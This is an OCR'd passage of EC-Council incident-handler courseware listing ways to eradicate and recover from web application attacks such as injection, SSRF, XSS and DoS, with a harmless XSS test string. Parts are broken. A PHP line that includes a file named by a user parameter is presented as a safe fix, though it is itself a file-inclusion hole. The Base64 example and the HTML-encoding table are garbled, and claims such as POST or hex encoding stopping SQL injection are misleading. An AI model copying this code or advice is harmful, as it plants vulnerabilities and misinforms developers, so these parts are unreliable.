



Figure 7.33: Depiction of eradicating web application incidents

## Eradicating Broken Access Control Attacks

Incident handlers should evaluate control mechanisms to ensure that attackers cannot bypass them. Accordingly, testing should be performed on different accounts with multiple attempts to verify unauthorized content or functions.

Incident handlers can eradicate broken access control attacks by following the steps given below:

- Perform access control checks before redirecting authorized users to the requested resource.
- Avoid the use of insecure IDs to prevent attackers from guessing them.
- Provide a session timeout mechanism.
- Limit the file permissions to authorized users to prevent misuse.
- Avoid client-side caching mechanisms.
- Remove session tokens on the server side when users log out.
- Implement a deny-by-default access approach for all resources, except those publicly accessible.
- Deploy model access controls such as Just-In-Time (JIT) to thwart the risk of persistent privileges.
- Restrict web server directory listings.
- Implement record ownership that prevents users from reading, modifying, or deleting any record.
- Employ role-based access control (RBAC) to allocate permissions to users by grouping them according to roles.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enforce server-side authentication and authorization to implement the same level of controls for all users, services, and applications.
- Limit the usage of cross-origin resource sharing (CORS) to restrict access to external resources.
- Establish rate limit for API and controller access to thwart automated attack tools.

## Eradicating Cryptographic Failures/Sensitive Data Exposure Attacks

Many web applications do not properly protect sensitive data such as credit cards, Social Security numbers, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify weakly protected data to conduct identity theft, credit-card fraud, or other crimes.

Listed below are different ways in which incident handlers can eradicate cryptographic failures/sensitive data exposure attacks:

- Identify sensitive data by classifying application data according to organizational policies or business needs.
- Ensure that all sensitive data are encrypted and not stored unnecessarily.
- Do not create or use weak cryptographic algorithms.
- Generate encryption keys offline and store them securely.
- Ensure that the encrypted data stored on disks cannot be easily decrypted.
- Use proper key management.
- Ensure that all up-to-date and strong standard algorithms, protocols, and keys are set up.
- Perform encryption using secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by servers, and secure parameters.
- Implement encryption using directives such as HTTP Strict Transport Security (HSTS).
- Ensure that caching is disabled for responses that contain sensitive data.
- Avoid using legacy protocols such as FTP and SMTP for transferring sensitive data.
- Employ salted hashing functions such as scrypt and bcrypt to store passwords.
- Implement authenticated encryption rather than plain encryption.
- Never use disapproved cryptographic functions and padding techniques such as MD5 and SHA1.
- Check the efficiency of all configurations and settings of sensitive data.
- Use a unique initialization vector (IV) for each encryption key.
- Leverage cryptographically secure random number generator (CSRNG) to generate random initialization vectors.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Eradicating Injection Attacks

This section discusses various steps that should be performed by incident handlers to eradicate injection attacks such as SQL injection, command injection, LDAP injection, and file injection.

- **SQL Injection Attacks**

  SQL injections can be eradicated by following the steps given below:

  - **Limit the length of user input**: Although limiting the length of user input cannot eradicate SQL injection attacks, it can act as a defense-in-depth security measure to filter integers and variables.
  - **Use custom error messages**: Attackers can send crafted SQL queries to the database and expect a reply in the form of error messages. Using these error messages, attackers can further exploit the database to obtain sensitive information. Thus, databases should always provide custom error messages created by developers, which do not reveal significant information to attackers.
  - **Monitor DB traffic using IDS and WAF**: Responders should monitor the database server traffic by implementing IDS or WAF. This can help responders to check SQL injection signatures in requests to the database and eradicate them using different strategies.
  - **Disable commands such as xp_cmdshell**: The xp_cmdshell command runs OS commands in the context of SQL server accounts. When enabled, it provides users with complete OS security permissions that can cause security threats. Therefore, responders must disable this option in databases.
  - **Isolate database server and web server**: Web servers run in demilitarized zones (DMZs) because they should provide access to the public. If they are compromised by attackers, web server privileges can be exploited to attack databases. Therefore, responders should isolate database and web servers to avoid attacks on databases.
  - **Always use method attributes set to POST**: The POST request does not allow users to append data in URLs or manipulate URLs to perform SQL injection attacks. Therefore, method attributes set to POST should always be used to prevent SQL injection attacks on web servers.
  - **Run database service account with minimal rights**: Database users should only have minimum rights to perform their duties. Avoiding complete access will reduce the risk of data manipulation.
  - **Move extended stored procedures to isolated servers**: Extended stored procedures are included in SQL servers that offer the capability to manipulate server operations and gain access to directories and registries. Attackers can use extended stored procedures while performing SQL injection attacks. Consequently, responders must move these procedures to an isolated server.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Use typesafe variables or functions**: Responders should ensure that servers only accept alphanumeric characters for functions that utilize usernames such as IsNumeric() and type-safety.
- Implement user input validation and sanitization to restrict malicious SQL queries to web servers and databases.
- It is risky to use accounts with complete rights to connect to a database in the event of data breach in an organization. For better safety, every account must have basic privileges in the database required by users to perform functions.
- Implement server-side validation to avoid the execution of raw HTTP calls.
- Always use prepared statements with parameterized queries that segregate the code and data irrespective of user input.
- Implement object relational mapping (ORM) frameworks that convert tables into objects, which can be used for safe communication.
- Employ character escaping to escape special characters (such as "/, -") that should be escaped.
- Implement controls such as LIMIT within queries to minimize the number of records revealed to users.

- **Command Injection Attacks**

  The simplest way to protect against command injection flaws is avoiding them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter; thus, they ignore maximum shell command problems. For calls that must be used (such as calls to backend databases), data should be carefully validated to ensure that they do not contain malicious content. Moreover, various requests should be arranged in a pattern to ensure that all given parameters are treated as data instead of potentially executable content.

  Most system calls, along with the use of stored procedures with parameters that accept valid input strings to access a database or prepared statements, provide significant protection. This ensures that the supplied input is treated as data, thus reducing, but not eliminating, the risks involved in these external calls. Moreover, the input can be authorized to protect applications; therefore, it is important to use the least-privileged accounts to access a database and minimize possible attack loopholes.

  Another strong protection mechanism against command injections includes running web applications only with privileges required to perform their functions. Therefore, one should avoid running web servers as the root or accessing databases as DBADMIN; otherwise, attackers may misuse administrative rights. The use of a Java sandbox in the J2EE environment stops the execution of system commands. External commands are used to check user information when provided. Thus, a mechanism should be created to handle all possible errors, timeouts, or blockages during these calls, and check all output, return,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and error codes from these call to ensure that they perform the expected work. This allows users to determine failures; otherwise, attacks might occur without being detected.

Discussed below are different ways to eradicate command injection attacks:

- **Perform input validation**: User input validation restricts users from entering improper and malformed data into web applications. Organizations must implement this to prevent injection attack incidents.
- **Escape dangerous characters**: Some characters such as %, _, ‘, “, and \, are dangerous when processed by web applications because they can change the functionality of web applications. Filter these characters to avoid various command injection attacks.
- **Use language-specific libraries**: Web applications allow the execution of external commands such as system calls, shell commands, and SQL requests on web servers or databases, leading to injection attacks. Programmers must use language-specific libraries that restrict shell commands and systems calls.
- **Perform input and output encoding**: Implement input and output encoding to restrict injection attempts.
- **Use safe APIs**: Attackers can scan web applications for vulnerabilities caused by interpreters. This can be addressed by using a safe API instead of unsafe interpreters.
- **Structure requests**: Structure requests so that the web applications treat all supplied parameters as data, rather than potentially executable content.
- **Use parameterized SQL queries**: Use parameterized SQL queries because they involve the segregation of an SQL query string from its query parameter values, thus providing the values at the time of execution.
- Implement modular shell disassociation from the kernel.
- **Use execFile() securely:** Avoid using execFile(), and if necessary, use a trusted API to thwart users from gaining access to the application name.
- **Disable dangerous functions:** Disable the built-in functions provided by most shells to execute commands if they are not required.

- **File Injection Attacks**

  Attackers use scripts to inject malicious files into servers, which allows them to exploit vulnerable parameters and execute malicious code. This type of attack enables temporary data theft and data manipulation, which can provide attackers with persistent control of the server.

  File injection attacks can be eradicated using the following ways:

  - Strongly validate user input
  - Consider implementing a chroot jail
  - PHP: Disable allow_url_fopen and allow_url_include in php.ini


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- PHP: Disable register_globals and use E_STRICT to find uninitialized variables
- PHP: Ensure that all file and stream functions (stream_*) are carefully vetted
- Configure a separate database for the files and file paths, along with a unique identifier/ID for each path, to avoid MITM attacks
- Avoid the execution of files in default directories and enable the auto-download header option for server-side communications
- Check for PHP wrappers such as PHP filter and PHP ZIP to prevent access to sensitive files in the local server file system
- Maintain a whitelist for the allowable file types and file size limits before execution
- Employ a WAF security layer in the server to monitor file injection attacks

## Eradicating Insecure Design Attacks

Insecure design attacks occur owing to the inadequate implementation of secure design and architectural processes. Insecure design flaws cannot be corrected after development; thus, it is important to eradicate insecure design attacks because this attack can result in account takeover, denial-of-service, privilege escalation, and cross-site request forgery.

Incident handlers can eradicate insecure design attacks by implementing the following measures:

- Leverage secure design patterns during the development phase
- Run unit and integration checks for all critical workflows such as functions and methods used in an application
- Enforce secure access controls by segregating activities on per-tenant basis
- Implement tier-level segregation on the system and network layers according to the exposure and protection requirements
- Employ plausibility checks at all application tiers
- Restrict resource utilization per service or user basis
- Apply threat modeling for authentication and access control
- Differentiate the list of user accessibility scenarios into two categories based on use and misuse cases
- Categorize application users based on their authorization and access levels
- Perform attack vector identification using all security and access controls, along with business risk profiling

## Eradicating Security Misconfiguration Attacks

Security misconfiguration makes web applications vulnerable, and it may provide attackers access to web applications, files, and other application-controlling functions. Insufficient transport layer protection enables attackers to obtain unauthorized access to sensitive information; accordingly, they can perform attacks such as account theft, phishing, and


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

administrative account compromise. Thus, all communications between a website and client should be encrypted to prevent attacks caused by insufficient transport layer protection.

Incident handlers can eradicate security misconfiguration attacks using the following measures:

- Configure all security mechanisms and disable all unused services
- Set up roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for the latest security vulnerabilities and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the SSL page
- Set the "secure" flag on all sensitive cookies
- Configure the SSL provider to support only strong algorithms
- Ensure that a certificate is valid, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies
- Regulate administration panels and console access to limited users
- Deactivate directory listing and check permissions
- Implement a segmented application architecture
- Discard unnecessary features and components of the application
- Forward security headers to clients to mitigate attackers exploiting client-side weaknesses

## Eradicating Attacks due to Vulnerable and Outdated Components

Incident handlers should primarily focus on eradicating this type of attack because some of the largest breaches have heavily relied on exploiting known vulnerabilities in components.

The following are different techniques that can be used by incident handlers to eradicate attacks due to known vulnerabilities in components:

- Regularly check the versions of client- and server-side components and their dependencies
- Continuously monitor sources such as the National Vulnerability Database (NVD) for vulnerabilities in your components
- Regularly apply security patches
- Frequently scan components using security scanners
- Enforce security policies and best practices for component usage
- Acquire new components, patches, and updates only from trusted sources through safe links
- Prefer signed packages to reduce the possible incorporation of malicious code
- Remove unnecessary components, functions, dependencies, and files


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Employ the latest versions of open-source software
- Do not use unmaintained components and subcomponents and avoid patching outdated versions
- Deploy software component analysis (SCA) tools that perform automated checks for vulnerabilities in open-source software

## Eradicating Attacks due to Identification and Authentication Failures

Flaws in authentication and session management application functions allow attackers to obtain passwords, keys, and session tokens or exploit other implementation vulnerabilities to obtain the credentials of other users.

Session cookies are destined to the client's IP by delivering a validation cookie, which includes a cryptographic token that validates whether the session token was issued in the client IP. Therefore, attackers must steal the targeted user's IP address to perform session attack. It is essential for incident handlers to carefully use custom or off-the-shelf authentication and session management mechanisms to considerably reduce the probability of an attack due to broken authentication and session management.

The following methods can be used by incident handlers to eradicate attacks due to identification and authentication failures:

- Use SSL for all authenticated parts of an application.
- Verify whether all user identities and credentials are stored in a hashed form.
- Never submit session data as a part of GET or POST.
- Use multifactor authentication to thwart brute-force and stolen credential reuse attacks.
- Ensure that the registration, credential recovery, and API pathways are secure against account enumeration attacks using the same messages for all outcomes.
- Impose restrictions on the minimum length and complexity of passwords; the password should be a combination of letters and numbers and it may include symbolic characters.
- Change the password periodically to prevent users from reusing previous passwords.
- Provide a defined number of login attempts to the user and log the number of failed login attempts.
- The system should not specify whether the entered username or password was incorrect at the time of failed login attempt.
- Inform the user of the date and time of each successful and failed login attempt.
- Adopt a single password change mechanism in cases when a user is allowed to change the password regardless of the situation.
- While changing the password, the system should request new and old passwords from the user.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use a server-side, secure, built-in session manager that generates new random session IDs with a high entropy after logging in.
- Ensure that the session IDs are not in the URL; instead, they are stored securely as well as invalidated after logging out, remaining idle, or during timeout.
- Tailor the length of sessions according to the application in use.
- Issue a new session ID each time a user is successfully authenticated.
- Invalidate sessions and authentication tokens as soon as a session ends.
- Ensure that password checks are implemented for new or changed passwords to disallow weak passwords.
- Use the CAPTCHA system to thwart password guessing attacks.
- Employ an identity and access management (IAM) platform with breached password protection that restricts compromised account users until the password is changed.
- Never employ default credentials for any account.

## Eradicating Attacks due to Software and Data Integrity Failures

Software and data integrity failures occur when developers incorporate plugins and libraries from different sources into the CI/CD pipeline without checking their integrity. Incident handlers must eradicate these failures to prevent system compromise and information disclosure.

Listed below are different ways in which incident handlers can eradicate software and data integrity failures:

- Enforce digital signatures or related techniques to test the integrity of source, software, and data.
- Always use trusted repositories such as npm and Maven for libraries and dependencies.
- Check the software components for known vulnerabilities using supply-chain security tools such as Dependency-Check or OWASP CycloneDX.
- Regularly audit the software code and configuration to reduce the likelihood of introducing malicious code into the software pipeline.
- Implement appropriate isolation, configuration, and access control on the data flowing through the build and deploy processes of the CI/CD pipeline.
- Never send unencrypted or unsigned serialized data to clients without integrity checks.
- Validate serialized untrusted inputs to ensure that the serialized data only contain trusted classes.
- Deserialization of trusted data must cross a trust boundary.
- Understand the security permissions given for serialization and deserialization.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Eradicating Attacks due to Security Logging and Monitoring Failures

Insufficient logging and monitoring are common exploitation methods performed by attackers without being detected. They significantly depend on the lack of monitoring and timely response to perform security attacks on organizations.

Listed below are different methods that can be used by incident handlers to eradicate insufficient logging and monitoring attacks:

- Define the scope of assets covered in log monitoring to include business critical areas.
- Set up a minimum baseline for logging and ensure that it is followed for all assets.
- Ensure that the logs are logged with user context; hence, they are traceable to specific users.
- Ensure what to log and what log to look for in proactive incident identification.
- Perform sanitization for all event data to prevent log injection attacks.
- Use an integrated platform for log management, monitoring alerts, and visualization.
- Conduct audit trails for important transactions to avoid tampering or deletion of the database.
- Perform penetration tests to identify the gaps between incident monitoring and reporting.
- Maintain backups of log files on multiple servers to increase fault tolerance.

## Eradicating Server-side Request Forgery Attacks

Incident handlers should eradicate server-side request forgery (SSRF) attacks because they abuse the application's backend server to execute unintended actions on the internal or external network.

Incident handlers can eradicate SSRF attacks using the following methods:

- Use domain whitelisting to control fraudulent requests from the server to external network.
- Employ the allow list of URL schemas to thwart attackers creating malicious URLs.
- Apply authentication to any service, including internal services such as MongoDB and ElasticSearch.
- Never allow raw response bodies from the internal server to clients.
- Deploy a WAF with deny by default policy to control inter-server communication.
- Isolate the functionality of accessing remote resources in separate networks.
- Enable authentication and sanitization for all client-side data.
- Do not allow the redirection of HTTP.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure URL stability to prevent DNS rebinding and time-of-check to time-of-use (TOCTOU) attacks.
- Use VPN and other encryption techniques on the frontend systems to enhance security.
- Allow access only to authorized file extensions by hard-coding the allowed extensions; for example,

```
<?php
include($_GET['file'] . '.html');
?>
```

- Configure systems to log certain changes within the server and track the dates of file changes.

## Eradicating XSS Attacks

XSS is a type of input validation attack that can target the flawed input validation mechanism of web applications to perform malicious activities. Attackers embed a malicious script into the web app input gates, which allows them to bypass the security measures imposed by the apps.

Incident handlers can eradicate XSS attacks by following the steps given below:

- Ensure that the application properly validates all parameters of a user request such as headers, cookies, query strings, form fields, and hidden fields against a rigorous specification. Incident handlers must maintain a strong policy for allowing and blocking content based on the content type.
- Use testing tools extensively during the design phase to eliminate XSS holes in the application before it goes into use.
- Attackers can use techniques such as remote file inclusion and try to inject malicious files into the web server to execute malicious scripts for data manipulation or data theft. Incident handlers must deploy WAFs into the web server to block malicious files.
- Incident handlers must check for the conversion of all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums.
- Metacharacters are suspicious and might cause XSS attacks on web servers; incident handlers must encode the input and output for filtering metacharacters in the input.
- Do not always trust websites that use HTTPS when it comes to XSS.
- Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users.
- Deploy public key infrastructure (PKI) for authentication that actually checks to ascertain whether the script introduced is authenticated.
- Implement a stringent security policy.
- Web servers, application servers, and web application environments are vulnerable to XSS, and it is difficult to identify and remove XSS flaws from web applications. Such flaws


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

can be detected by performing security reviews on the code and searching all locations where the input from an HTTP request comes as an output through HTML.

- Attackers use various HTML tags to transmit malicious JavaScript. Nessus, Nikto, and other tools can help in scanning websites for these flaws to some extent. If a vulnerability is discovered in a website by scanning, the website may be highly vulnerable to other attacks.
- Review the website code to protect it against XSS attacks. Check the robustness of the code by reviewing and comparing it against exact specifications. Check the following areas: headers, cookies, query string form fields, and hidden fields.
- During the validation process, there must be no attempt to recognize the active content, either by removing the filter or sanitizing it.
- Known filters for active content can be encoded using several methods. However, a "positive security policy" is highly recommended because it specifies what is allowed and what must be removed. It is difficult to maintain negative or attack signature-based policies because they are incomplete.
- Input fields should be limited to a maximum length because most script attacks need several characters to initiate.
- Enforce the HttpOnly flag to thwart the disclosure of cookie information.
- Set up WAF rules that block malicious requests to the server.
- Construct session IDs with user-specific data such as IP address and timestamp.

## Eradicating Directory Traversal Attacks

Directory traversal enables attackers to exploit HTTP, gain access to restricted directories, and execute commands outside the web server's root directory. Incident responders must configure web applications and their servers with the appropriate file and directory permissions to avoid directory traversal vulnerabilities.

The following lists the different ways to eradicate directory traversal attacks:

- Define access rights in the protected areas of a website.
- Apply checks/hot fixes that prevent the exploitation of vulnerabilities (such as Unicode, which can affect directory traversal).
- Update web servers with security patches in a timely manner.
- Implement user input filtering, validation, and secure coding practices during the development process.
- Segment the OS and sensitive application files.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Eradicating DoS/DDoS Attacks

DoS attacks reduce, restrict, or prevent the accessibility of system resources by its legitimate users. Incident handlers must take appropriate measures to eradicate DoS/DDoS attacks because they significantly impact various business activities in an organization.

Listed below are some methods that can be performed by incident handlers to eradicate DoS/DDoS attacks:

- Network devices use Internet Control Message Protocol (ICMP) messages to communicate with each other. Attackers use ICMP messages to perform ping flood attacks. Therefore, configure the firewall to deny external ICMP traffic by checking their source address.
- Secure the remote administration and connectivity of different network devices such as printers, routers, and other networking hardware.
- Certain functions such as gets(), strcpy(), and sprintf() copy the entire content of a string into another, which can result in buffer overflow, leading to a DoS/DDoS attack on the web application. Therefore, implement best coding practices and use fgets(), strncpy(), and snprintf() functions that can copy a portion of the string.
- Ensure that web applications do not possess functionalities that allow users to overwrite sensitive information such as return addresses.
- Attackers try to take advantage of weak input validation and send long inputs that can crash an application and lead to a DoS attack. Implement methods in web applications to perform thorough input validation while limiting the length of input.
- Implement measures that stop web applications from executing any processed data.
- Disable unused services.
- Configure web applications to block all inbound packets transmitted through service ports because they contain traffic from reflection servers.
- Perform blackholing to drop repeated packets from the same source, limit the number of requests processed by a server, and send the requests to other remote servers.
- Implement CAPTCHA for accessing web applications because it prevents automatized attacks performed through forms.
- Monitor the web traffic continuously to identify and block malicious requests.
- Configure firewalls to limit both ingress and egress traffic across the perimeter.
- Employ a DDoS mitigation service that filters legitimate traffic before it hits web applications.
- Implement a content distribution network (CDN) to restrict the traffic directed to the database server.
- Ensure that scalable infrastructure is established to handle more requests and bandwidth.
- Restrict server-side session timeout to thwart resource exhaustion.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Eradicating Watering Hole Attacks

The following describes methods that can be used by incident handlers to eradicate watering hole attacks:

- Apply software patches regularly to remove vulnerabilities.
- Monitor network traffic.
- Secure DNS server to prevent attackers from redirecting sites to a new location.
- Analyze user behavior.
- Inspect popular websites.
- Use browser plug-ins that block HTTP redirects.
- Disable third-party content such as advertising services, which track user activities.
- Implement advanced malware analysis solutions to identify suspicious behavior in websites.
- Deploy an email security solution that performs malware analysis during email delivery and when clicking to open the email.
- Set up a VPN to prevent attackers from determining the websites used frequently by an organization.
- Configure plug-ins and add-ons in browsers with “click-to-play” to prevent them from running automatically.
- Restrict access to physical storage devices such as USB, memory cards, and external hard disks.
- Educate employees on how to mitigate watering hole attacks.
- Inspect web server logs for unusual traffic spikes.

## Implement Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which can help in hiding the meaning of data. At the receiving end, the encoded data are decoded into a plain text format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data.

Organizations must use encoding techniques to prevent web-based application attacks, which involves the manipulation of user requests to the server. Moreover, organizations must ensure that web applications encode all data transmitted between the servers and users, including:

- Data transferred through URLs
- HTTP referrer objects
- GET parameters from a form
- POST parameters from a form
- Window.location
- Document.referrer
- Document.location
- Document.URL


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Document.URLUnencoded
- Data from the cookies
- Data from headers fields
- Database data

## Types of Encoding Schemes

- **URL Encoding**

  Web browsers/web servers only permit printable characters of the ASCII code in URLs because they can be understood for addressing. URL encoding is the process of converting URLs into a valid ASCII format so that data can be safely transported over the HTTP. Several characters in this range have a special meaning when they are mentioned in the URL scheme or HTTP; thus, these characters are restricted. URL encoding replaces unusual ASCII characters with "%", followed by the character's two-digit ASCII code expressed as a hexadecimal such as:

  - **%3d =**
  - **%0a New line**
  - **%20 space**

- **HTML Encoding**

  HTML encoding schemes are used to represent unusual characters so that they can be safely combined within HTML documents. HTML encoding replaces unusual characters with strings that can be recognized by HTML, while the various characters define the document structure. If you want to use the same characters contained in the document, you might encounter problems. These problems can be overcome by using HTML encoding. HTML encoding defines several HTML entities to represent particularly usual characters such as:

  - **& &**
  - **< <**
  - **> >**

- **Unicode Encoding**

  There are two types of Unicode encoding: 16-bit Unicode encoding and UTF-8.

  - **16-bit Unicode Encoding**

    This replaces unusual Unicode characters with "%u", followed by the character's Unicode codepoint expressed as a hexadecimal.

    - **%u2215 /**

  - **UTF-8**

    It is a variable-length encoding standard that uses each byte expressed as a hexadecimal; it is preceded by the % prefix.

    - **%c2%a9 ©**
    - **%e2%89%a0**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Base64 Encoding**

  The Base64 encoding scheme represents any binary data that only use printable ASCII characters. It is usually used for encoding email attachments for safe transmission over the Simple Mail Transfer Protocol (SMTP); it is also used for encoding user credentials.

  For, example:

  cake = `01100011011000010110101101100101`

  Base64 Encoding: `011000 110110 000101 101011 011001 010000 000000 000000`

- **Hex Encoding**

  The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.

  For example:

  Hello `48656C6C6F`

  Jason `4A61736F6E0A`

## Eradicate XSS Attacks using HTML Encoding

Web applications must perform HTML encoding on the output sent to users to prevent XSS attacks. It should replace HTML characters in the output with special or encoded characters that are converted back to HTML by the web browser and can only be displayed; they cannot run the embedded scripts. This will prevent an application from executing malicious scripts placed in requests. The following table presents a list of HTML encoding characters.

| HTML Characters | HTML Encoding | Encoding Number |
|---|---|---|
| Non-breaking space |   |   |
| Less than (<) | < | < |
| Greater than (>) | > | > |
| Ampersand (&) | & | & |
| Cent (¢) | ¢ | ¢ |
| Pound (£) | £ | £ |
| Yen (¥) | ¥ | ¥ |
| Euro (€) | € | € |
| Section (§) | § | § |
| Copyright (©) | © | © |
| Registered trademark (®) | ® | &#174 |

Table 7.7: HTML encoding characters


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Whenever an attacker tries to inject “<script>alert("XSS attack")</script>” into a web page, the server responds with “return<script>alert("XSS attack")</script>”. The web browser converts the encoded characters back to HTML characters (such as “<script>alert("you are attacked")</script>”) and displays them, but browsers cannot run the script.

### Eradicate SQL Injection Attacks using Hex Encoding

Incident responders can prevent SQL injection (SQLi) attacks on web servers and web applications by using hex encoding techniques on user inputs, which can also be decoded when the server tries to parse requests. Hex encoding converts characters such as ' and -- in user requests into their hex values. This prevents servers from directly executing or parsing requests, thus averting injection attacks.

For example, if a user submits a request using a single-quote and some values, the encoding technique will convert it into numeric digits and letters ranging from a to f. This prevents the user request from performing SQLi attempts on the web application.

## Explain Recovery after Web Application Security Incidents

After eradicating the security incident, the IH&R team must perform certain steps to recover the affected web applications. However, before performing the recovery steps, the IH&R team should ensure that the eradication process has been properly followed. These steps include bringing the web application back to its normal operational state, mitigating the damage caused by the incident, assessing vulnerabilities that caused the incident, and further dissemination of the lessons learned from the incident.

This section discusses the various steps involved in recovering from web application incidents, along with the various tools that are used to recover from such incidents.

### Recovery after Web Application Incidents

Web application incident recovery is a crucial step because it can help organizations in restoring business operations after an incident. A quick recovery process will help organizations to reduce their financial and reputational losses. Therefore, the IH&R team must ensure that organizations implement the following recovery methods in chronological order:

- Identify the vulnerabilities exploited by attackers and patch them.
- Scan all web application resources such as servers and databases for malware and traces of attack and remove them.
- Elevate the logging and monitoring levels of the web application to gather realistic information about the latest events.
- Increase the log storage limit and disk space.
